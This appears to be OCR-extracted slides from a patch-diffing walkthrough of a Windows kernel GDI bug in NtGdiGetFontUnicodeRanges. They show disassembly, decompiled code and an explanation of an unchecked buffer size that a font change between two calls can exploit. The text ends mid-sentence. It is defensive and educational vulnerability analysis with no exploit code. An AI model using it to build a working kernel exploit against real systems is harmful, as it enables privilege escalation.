
NtGdiGetFontUnicodeRanges



```
00000001C0113960    NtGdiGetFontUnicodeRanges
00000001C01139A2    mov          b8 rdx, b8 rax
00000001C01139A5    mov          b8 rcx, b8 r14

00000001C01139A8    call         b8 GreGetFontUnicodeRanges
00000001C01139AD    test         eax, eax
00000001C01139AF    jz           b8 0x1C0113A08
```

```
00000001C0113A70    NtGdiGetFontUnicodeRanges
00000001C0113AB2    mov          ds:[rax], ebx
00000001C0113AB4    mov          b8 rdx, b8 rax
00000001C0113AB7    mov          b8 rcx, b8 r14              // HDC
00000001C0113ABA    call         b8 GreGetFontUnicodeRanges
00000001C0113ABF    test         eax, eax
00000001C0113AC1    jz           b8 0x1C0113B1A
```


GreGetFontUnicodeRanges




```
00000001C0113B24    GreGetFontUnicodeRanges
00000001C0113BBD    cmp          ds:[rsi], ebp
00000001C0113BBF    jz           b8 0x1C0113BC5
```

```
00000001C0113A10    GreGetFontUnicodeRanges
00000001C0113AC5    mov          ds:[rsi], ebp
00000001C0113AC7    mov          ecx, edi
00000001C0113AC9    mov          eax, ds:[r8+8]
00000001C0113ACD    mov          r9d, 1
00000001C0113AD3    mov          ds:[rsi+8], eax
00000001C0113AD6    mov          eax, ds:[r8+0xC]
00000001C0113ADA    mov          ds:[rsi+0xC], eax
00000001C0113ADD    mov          ds:[rsi+4], edi
00000001C0113AE0    mov          b1 al, b1 ds:[r8+4]
00000001C0113AE4    and          b1 al, b1 2
00000001C0113AE6    cmovnz       ecx, r9d
00000001C0113AEA    mov          ds:[rsi+4], ecx
00000001C0113AED    cmp          ds:[r8+0xC], edi
00000001C0113AF1    jbe          b8 0x1C0113A96
```

```
00000001C0113B24    GreGetFontUnicodeRanges
00000001C0113BC5    mov          ds:[rsi], ebp
00000001C0113BC7    mov          ecx, edi
00000001C0113BC9    mov          eax, ds:[r8+8]
00000001C0113BCD    mov          r9d, 1
00000001C0113BD3    mov          ds:[rsi+8], eax
00000001C0113BD6    mov          eax, ds:[r8+0xC]
00000001C0113BDA    mov          ds:[rsi+0xC], eax
00000001C0113BDD    mov          ds:[rsi+4], edi
00000001C0113BE0    mov          b1 al, b1 ds:[r8+4]
00000001C0113BE4    and          b1 al, b1 2
00000001C0113BE6    cmovnz       ecx, r9d
00000001C0113BEA    mov          ds:[rsi+4], ecx
00000001C0113BED    cmp          ds:[r8+0xC], edi
00000001C0113BF1    jbe          b8 0x1C0113C19
```



```
DWORD NtGdiGetFontUnicodeRanges(HDC hdc, GLYPHSET *lpgs)
{
  cbNeeded = GreGetFontUnicodeRanges(hdc, NULL);
  if ( cbNeeded && lpgs )
  {
    v6 = (GLYPHSET *)AllocFreeTmpBuffer(cbNeeded);
    if ( v6 )
    {
      v6->cbThis = cbNeeded; // Patched version only
      v8 = GreGetFontUnicodeRanges(hdc, v6);
      if ( v8 && cbNeeded == v8 )
      {
        ProbeForWrite(lpgs, cbNeeded);
        memmove(lpgs, v6, cbNeeded);
      }
      else
      {
        cbNeeded = 0;
      }
      FreeTmpBuffer(v6);
    }
    else
    {
      cbNeeded = 0;
    }
  }
  return cbNeeded;
}
```




```
typedef struct
{
  WCHAR wcLow;
  USHORT cGlyphs;
} WCRANGE;

typedef struct
{
  DWORD cbThis;
  DWORD flAccel;
  DWORD cGlyphsSupported;
  DWORD cRanges;
  WCRANGE ranges[0];
} GLYPHSET;
```

> The patch initializes *cbThis* with the allocated size of the buffer before calling *GreGetFontUnicodeRanges*

What does *GreGetFontUnicodeRanges* do with this new information?


GreGetFontUnicodeRanges calculates a buffer size based on the currently selected font



```
DWORD GreGetFontUnicodeRanges(HDC hdc, GLYPHSET *lpgs)
{
  // Retrieve DC object from handle
  DCOBJ v12;
  DCOBJ::DCOBJ(&v12, hdc);
  if ( !v12 )
    return 0;
  // Retrieve selected font object for DC
  RFONTOBJ v13;
  if ( RFONTOBJ::bInit(&v13, &v12, 0, 2) )
    GreAcquireSemaphore(*(_QWORD *)(v13 + 528));
  if ( !v13 )
    return 0;
  PFEOBJ v14 = *(_QWORD *)(v13 + 112);
  // Get pointer to glyphset information for font
  FD_GLYPHSET *v7 = PFEOBJ::pfdg(&v14);
  if ( !v7 )
    return 0;
  // Calculate needed buffer size based on glyphset
  DWORD v4 = 4 * *((_DWORD *)v7 + 3) + 16;
  if ( !lpgs )
    return v4;
  DWORD v3 = 0;
```

The length of the array copy is based on the selected font (!)

Patched version verifies that the buffer size is correct




```
  // Only in patched version: check if sizes match (!)
  if ( lpgs->cbThis == v4 )
  {
    // Initialize GLYPHSET from v7
    lpgs->cbThis = v4;
    DWORD v8 = 0;
    lpgs->cGlyphsSupported = *((_DWORD *)v7 + 2);
    lpgs->cRanges = *((_DWORD *)v7 + 3);
    lpgs->flAccel = 0;
    if ( *((_BYTE *)v7 + 4) & 2 )
      v8 = 1;
    lpgs->flAccel = v8;
    // Copy over array of character ranges
    if ( *((_DWORD *)v7 + 3) > 0u )
    {
      do
      {
        lpgs->ranges[v3].wcLow = *((_WORD *)v7 + 8 * v3 + 8);
        lpgs->ranges[v3].cGlyphs = *((_WORD *)v7 + 8 * v3 + 9);
        ++v3;
      }
      while ( v3 < *((_DWORD *)v7 + 3) );
    }
  }
  return v3;
}
```

The Vulnerability

- *NtGdiGetFontUnicodeRanges* calls *GreGetFontUnicodeRanges* twice
  - Calculate needed buffer size for temporary allocation
  - Fill in the buffer with the data
- In the unpatched version, *GreGetFontUnicodeRanges* never verifies the size of the output buffer


What happens if the currently selected font changes between the two calls to 